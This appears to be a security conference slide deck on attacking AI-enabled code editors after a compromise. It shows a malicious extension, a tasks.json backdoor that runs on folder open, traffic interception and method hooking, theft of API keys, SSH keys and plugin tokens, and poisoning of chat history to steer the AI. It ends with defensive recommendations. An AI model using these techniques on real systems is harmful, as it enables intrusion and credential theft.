'Rating & Review'. The 'Night Shift' section below contains the same text as the main description.

Starlight

Spice Labs | 1337 installs | ★★★★★ (0) | Free

Nothing passes door and window here save moonlight and starlight.

Install Trouble Installing?

Overview Version History Q & A Rating & Review

Night Shift

Nothing passes door and window here save moonlight and starlight.

Ideal for:

- Having loads of fun
- Doing helpful things
- Haha business!

- Actually, I'm not a lawyer so maybe don't do that
  - But .. if you did, pull in code from a **web resource** you control
  - Toggle resource on/off
  - **Abuse** vulnerable **deserialization code pattern** to dynamically load code and obfuscate your intentions
  - There are a lot of nuances, **be very careful**
- Why put a plugin in the store?
  - **URLHandler** can be used for **social engineering**
  - Overall **potentially very helpful** for **initial access**, **lateral movement** or easy setup of **assumed breach** scenario

# Bonus round

- **VSC supports task automation**

- Lets you connect any command-line tool directly to your editor, for example to automate build tasks
- <https://code.visualstudio.com/docs/debugger/tasks>
- Tasks can be abused for **automatic code execution** any time the editor opens (e.g. side-load a DLL from a signed binary)

- **Operational deployment**

- Backdoor a project folder
  - CodeProject/.vscode/tasks.json
- Global execution paths (**VSC, Cursor, Windsurf**)
  - **Windows:** %APPDATA%\Code\User\tasks.json
  - **macOS:** ~/Library/Application Support/Code/User/tasks.json
  - **Linux:** ~/.config/Code/User/tasks.json

```
{  
  "version": "2.0.0",  
  "tasks": [  
    {  
      "label": "Open-Evil-Calculator",  
      "type": "process",  
      "command": "C:\\Windows\\System32\\calc.exe",  
      "presentation": { "reveal": "never", "echo": false },  
      "runOptions": {  
        "runOn": "folderOpen"  
      }  
    }  
  ]  
}
```


svchost.exe



sihost.exe



calc.exe



# What about AI, I was told there would be AI

- We now have a general understanding of the post-exploitation landscape
  - We have **knowledge that is portable** to a wide range of Electron applications
  - We also know more **specifics about attacking VSC** type editors
    - We can execute native code and node.js
- Finally, we can have a look at **novel attack vectors** in AI enabled editors

# What are the editors doing?

- A good initial step is to look at web traffic, but how?
  - We can use a **man-in-the-middle** (MITM) proxy
  - We need to get a **TLS certificate** for the proxy and add it to the **system certificate store**
    - Instructions vary by OS (on **Windows** you can use **certmgr.msc**)
  - We can configure an **upstream proxy** in any of the **VSC type editors**

The screenshot shows the proxy settings configuration in a VSC editor. The sidebar on the left lists categories: Cursor (2), Application (7) with a dropdown menu showing Proxy (7), Extensions (3) with .NET Install Tool (1), Go (1), and Remote - SSH (1). The main area displays two sections: 'Http: No Proxy' (Applies to all profiles) and 'Http: Proxy' (Applies to all profiles). The 'Http: No Proxy' section describes ignoring proxy settings for HTTP/HTTPS requests. The 'Http: Proxy' section describes using a proxy setting from environment variables or a direct URL input field containing 'https://myLocal.proxy:1337'. A large white arrow points upwards from the bottom of this window towards the diagnostic results.

The screenshot shows the Network Diagnostics results. It includes a 'Run Diagnostic' button at the top right. The results are listed as follows:

- ✓ DNS
- ✗ SSL  
Unexpected certificate issuer: C=PortSwigger; O=PortSwigger; CN=PortSwigger CA
- ✗ API  
[internal] self signed certificate in certificate chain
- ✗ Ping  
[internal] self signed certificate in certificate chain
- ✗ Chat  
[internal] self signed certificate in certificate chain
- ✗ Agent  
[internal] self signed certificate in certificate chain
- ✓ Marketplace

What happened?

# There is a trick

- Node.js maintains its own certificate store
    - We need to set a **NODE\_EXTRA\_CA\_CERTS** environment variable
    - We can also instruct the runtime to **ignore certificate-errors**
  - Once configured, we can intercept all traffic from the editor to the backend service
    - We can **intercept authentication material** for all major editors
    - We can **decode protobuf messages**
    - Reverse engineer the protocol
  - How does this help in a post-exploitation scenario?

```
PS C:\Users\b33f> $env:NODE_OPTIONS = ''
PS C:\Users\b33f> $env:NODE_EXTRA_CA_CERTS = 'C:\Users\b33f\tools\Burp\BurpCA.pem'
PS C:\Users\b33f> & "$env:LOCALAPPDATA\Programs\cursor\cursor.exe" ` 
>>     --proxy-server="http=127.0.0.1:8080;https=127.0.0.1:8080" ` 
>>     --ignore-certificate-errors
PS C:\Users\b33f>
[main 2025-06-11T23:18:51.936Z] updateURL https://api2.cursor.sh/updates/api/update/win32-x64-user/cursor/1.0.0/647de8cee06363d5d3089eb5d45c1eaeb1ee94e0b09fc9559510b7eb7242a7b5/stable
[main 2025-06-11T23:18:51.936Z] update#setState idle
(node:136956) [DEP0168] DeprecationWarning: Uncaught N-API callback exception detected, please run node with option --force-node-api-uncatched-exceptions-policy=true to handle those exceptions properly
.
(Use 'cursor --trace-deprecation ...' to show where the warning was created)
[main 2025-06-11T23:19:21.952Z] update#setState checking for updates
[main 2025-06-11T23:19:22.028Z] update#setState idle
```

## Request

Pretty Raw Hex

POST /aiserver.v1.ChatService/GetConversationSummary HTTP/2  
Host: api2.cursor.sh  
Accept-Encoding: gzip, deflate, br  
Authorization: Bearer [REDACTED]  
  
[REDACTED]  
  
Connect-Protocol-Version: 1  
Content-Encoding: gzip  
Content-Type: application/proto  
Cookie: FilesyncCookie=[REDACTED]; AWSALBAPP-0=[REDACTED]  
  
[REDACTED]  
  
Traceparent: 00-c15361b88ce947d2986658190f73e6fb-bf15794de5517f64-00  
User-Agent: connect-es/1.6.1  
X-Client-Key: [REDACTED]  
X-Cursor-Cchecksum:  
F6OlwnTG647de8cee06363d5d3089eb5d45c1eaeb1ee94e0b09fc9559510b7eb7242a7b5/3f378c8e96f29  
e9a8cff36ecce3c5091526ddda01ce53a05d36fa18866669889  
X-Cursor-Client-Version: 1.0.0  
X-Cursor-Config-Version: 2a4f987b-5c1a-4002-8bda-01d6a7845d12  
X-Cursor-Streaming: true  
X-Cursor-Timezone: America/Los\_Angeles  
X-Ghost-Mode: true  
X-New-Onboarding-Completed: false  
X-Session-Id: 467fd80a-9c5c-4a73-b888-a1a705ddec36  
Connection: close  
Content-Length: 5430

# A primer on JS hooking

- **JavaScript, everything is an object**
  - **log is a method** of a Global object, console
  - At runtime, **we can replace the implementation of log**
  - Any time **the application** calls `console.log`, it **will resolve** to **our custom implementation**, anywhere in the code
  - We can also hook the `console` constructor but this makes things more complex and developers are 99% likely to just call the method
- **Why do we care about this?**
  - Inside our malicious plugin **we can globally overwrite common methods from modules**
  - If we overwrite methods from `net`, `tls`, `http`, `https`, `http2`, `ws`, `fetch`, etc. then we can **capture all web traffic** generated by the IDE
  - Sample code provided after the talk

```
// 1. Save a reference to the original implementation
const originalLog = console.log;

// 2. Replace console.log with custom wrapper
console.log = function(...args) {
    // 3. Add our custom behavior (logging metadata)
    const timestamp = new Date().toISOString();
    const prefix = `[${timestamp}] HOOKED:`;

    // 4. Call the original function with all the same
    // arguments
    originalLog.call(this, prefix, ...args);
};

// Output: [2025-01-27T10:30:45.123Z] HOOKED: Hello world!
console.log("Hello world!");
```

```
* [22] 2025-06-12T09:07:08.083Z HTTP2-REQUEST POST https://copilot-telemetry.githubusercontent.com/telemetry
*   user-agent: GithubCopilot/1.333.0
*   content-type: application/json
* [23] 2025-06-12T09:07:08.095Z NET-SOCKET CONNECT telemetry.individual.githubcopilot.com:443
* [24] 2025-06-12T09:07:08.109Z NET-SOCKET CONNECT api.individual.githubcopilot.com:443
* [25] 2025-06-12T09:07:08.248Z HTTP2-CONNECT CONNECT https://api.individual.githubcopilot.com
* [26] 2025-06-12T09:07:08.249Z HTTP2-REQUEST GET https://api.individual.githubcopilot.com/models
*   authorization: Bearer [REDACTED];exp=1749721027;
[REDACTED];st=dotcom;chat=1;cit=1;malfil=1;editor_preview_features=1;mcp=0;ccr=1;8kp=1;ip=[REDACTED];asn=AS7018:0f258ccfb
1680f5e9b45226e04a5b3bff1cb747ca1342b46
*   user-agent: GithubCopilot/1.333.0
* [27] 2025-06-12T09:07:08.260Z HTTP2-CONNECT CONNECT https://telemetry.individual.githubcopilot.com
* [28] 2025-06-12T09:07:08.261Z HTTP2-REQUEST GET https://telemetry.individual.githubcopilot.com/telemetry
*   user-agent: GithubCopilot/1.333.0
* [29] 2025-06-12T09:07:08.262Z HTTP2-REQUEST GET https://telemetry.individual.githubcopilot.com/telemetry
*   user-agent: GithubCopilot/1.333.0
* Proto decode unavailable (len=2226) for /telemetry
* Proto decode unavailable (len=2382) for /telemetry
* Proto decode unavailable (len=20297) for /models
* Proto decode unavailable (len=116) for /telemetry
* [30] 2025-06-12T09:07:09.562Z TLS-SOCKET CONNECT mobile.events.data.microsoft.com:443
* [31] 2025-06-12T09:07:09.568Z NET-SOCKET CONNECT mobile.events.data.microsoft.com:443
* [32] 2025-06-12T09:07:09.950Z TLS-SOCKET CONNECT westus-0.in.applicationinsights.azure.com:443
* [33] 2025-06-12T09:07:09.956Z NET-SOCKET CONNECT westus-0.in.applicationinsights.azure.com:443
* [34] 2025-06-12T09:07:23.368Z HTTP2-CONNECT CONNECT https://telemetry.individual.githubcopilot.com
* [35] 2025-06-12T09:07:23.370Z HTTP2-REQUEST POST https://telemetry.individual.githubcopilot.com/telemetry
*   user-agent: GithubCopilot/1.333.0
```



# What about local data storage

- Like any Electron application VSC type editors store sensitive data locally
- These editors store even more secrets because they are designed for development tasks
  - AI provider credential material
  - Chat history
  - Cloud resources
  - Remote development environments
  - Source code management (SCM) systems

## API Keys

### OpenAI API Key

You can put in your [OpenAI key](#) to use Cursor at public API costs. Note: this can cost more than pro and won't work for custom model features.

Verify →

### Override OpenAI Base URL

Change the base URL for OpenAI API requests.



### Anthropic API Key

You can put in your [Anthropic key](#) to use Claude at cost. When enabled, this key will be used for all models beginning with "claude-".

Verify →

### Google API Key

You can put in your [Google AI Studio key](#) to use Google models at-cost.

Verify →

### Azure OpenAI

Configure Azure OpenAI to use OpenAI models through your Azure account.

#### Base URL

<https://ms-ai-edge.openai.azure.com/>

#### Deployment Name

o3

#### API Key

# AI editors allow you to use private models

- Private model providers can give different guarantees


- Better privacy
- No abuse auditing
- Strong non-retention policy
- Corporate contracts & billing

- But how are these details stored?

- Surely this is secure right .. ?

# Wrong, of course not

- Because the user needs to access the authentication material seamlessly, it's always accessible
  - When an attacker owns the endpoint, they own all data on the endpoint
    - It's science, I don't make the rules
  - Different operating systems may choose to add additional security guarantees (AES+DPAPI on windows or the keychain on macOS) but they don't really matter
- A lot of magic in Electron is just SQLite on disk, this is well known at this point
- This examples shows Cursor but the same issues exists in Windsurf and VSCode





# Vibe ~~coding~~ data harvesting

- Vibe coding is huge, and often misunderstood
  - As models get better it is easier to delegate tasks
  - In specific areas, frontier models have much more domain knowledge and knowhow than I do (lets not kid ourselves)
  - Why waste time searching boring documentation when you can just ask?
    - StackOverflow is dead btw
- But what happens with all those messages?
  - What can an attacker learn from reading chat
  - What data has the user entered into chat

# Attackers want to read your chat

I'm such a developer but I'm seeing connection timeouts, can you help claud?

 Restore checkpoint

Looking at your configuration files, I can see the application is connecting to several production endpoints that might be relevant to your debugging issue.

The main API service is hitting `api-gateway-prod.company.internal` using the bearer token `sk-live_7d2f8a9b4c1e6f3a5b8c2d9e4f7a1b6c` which handles all customer authentication requests.

Your database connections are going through `db-primary.us-west-2.rds.amazonaws.com` with the connection string that includes credentials for the `customer_analytics` database. The Redis session store at `elasticache-prod-001.cache.amazonaws.com` is using auth token `redis_4a8f2d7b9c3e1f6a8b5c2d9e7f4a1b3c` for session management.

I also noticed the webhook endpoints are configured to send data to `webhooks.stripe.com` using API key `sk_live_51H7d2f8a9b4c1e6f3a5b8c2d9e4f7a1b6c` and the monitoring service is pushing metrics to `metrics-collector.datadog.internal` with token `dd_api_7f4a1b6c9d2e5f8a3b6c9d2e5f8a1b4c`.

The load balancer configuration shows traffic is being distributed across `web-01.prod.internal`, `web-02.prod.internal`, and `web-03.prod.internal` with health checks running every 30 seconds.

This might explain why you're seeing those connection timeouts in your logs - the production endpoints have stricter rate limiting than the staging environment.

- Chat will contain sensitive information


- Describes how your code works
- Has data for all repositories and projects
- Knows what bugs the developer has worked on
- May include hostnames, credentials and tokens

- Claud is just acting here but subtle variations of these things will happen

- The model may update a project env file
- The user may ask what environment the dev configuration is interacting with
- etc.

# This is a problem

- History is recorded in big messy KV datastores
  - It can be tricky to parse these, it requires correlating GUIDs to understand which requests go together and deserializing complex JSON objects
    - Attackers have time and can write production tooling
  - Not just responses, but also requests and all tool calls are logged
  - It is possible to poison chat history with the aim of influencing the AI since history is pulled into each request
- Enormous wealth of data
  - My personal Cursor database is over 700mb 💀
  - Ironically attackers may want to use AI to parse in bulk and extract value
- Again, not unique to Cursor, also affects Windsurf and VSCode





# More power, more madness

- There are more problems, many more
  - Cross-plugin attacks are real and have the same issues
  - Many plugins facilitate sensitive enterprise actions
  - Compromising plugin data can lead to lateral movement and privilege escalation
- Attacker ROI is high, investing time to develop capabilities is an easy call
  - You should take this seriously

# Just some popular example plugins

GitHub  
OAuth access/refresh tokens

Azure  
MSAL refresh token Entra ID

AWS Toolkit  
IAM long-term keys & SSO cache

Remote  
SSH key material

Live Share  
AAD access tokens & device code cache

Docker / Azure Functions  
Docker Hub / ACR auth tokens, publishing profiles



# Different plugins, different solutions

- Engineering solutions vary based on which data you are trying to extract
  - VSC has built-in properties that allow you to enumerate and query extension properties
    - vscode.extensions
  - Once all extensions have been found, switch-cases can be implemented for specific types of extraction
  - Cryptographic solutions also vary based on the operating system

Problems Output Debug Console Terminal Ports Polyglot Notebook Spell Checker Starlight

```
Starlight extension is now active!
== Starlight Extension Startup ==
Startup Time: 2025-06-14T10:50:15.906Z
Session ID: 1c903971-16e8-422c-9218-5ad063485de21749898203279
Nothing passes door and window here save moonlight and starlight
=====
[?] Enumerating extensions using the vscode extension property

== Extension Summary ==
Total Extensions: 145
User Extensions: 47
Built-in Extensions: 98
Active Extensions: 18
=====

[>] Found Remote-SSH extension
[>] Reading SSH config: C:\Users\b33f\redacted

== SSH Configuration ==

Host 1: mac-arm64
HostName: redacted
User: b33f
IdentityFile: C:/Users/b33f/redacted
IdentitiesOnly: yes
PreferredAuthentications: publickey
Key Content:
-----BEGIN OPENSSH PRIVATE KEY-----
redacted
-----END OPENSSH PRIVATE KEY-----

Host 2: pi5-elysium
HostName: redacted
User: pi
IdentityFile: C:/Users/b33f/redacted
IdentitiesOnly: yes
PreferredAuthentications: publickey
Key Content:
-----BEGIN OPENSSH PRIVATE KEY-----
redacted
-----END OPENSSH PRIVATE KEY-----
```

# Recommendations

- Auto-provision ephemeral development VMs
  - aka **Clean Desk policy**
  - Or provide **remote backends over SSH**, only the UI runs on the developer machine
- Implement strict plugin allow-lists
  - Pin specific **version numbers**
  - Even better, **Maintain an internal plugin repository**
- Bind secrets using **TPM-bound keys**
- Use **hardware authentication tokens** (like YubiKey)
- Where possible prefer **Just-In-Time credentials**
  - az login --tenant --max-login 1h
- Custom **EDR rules specifically for plugin folders**



# Questions?

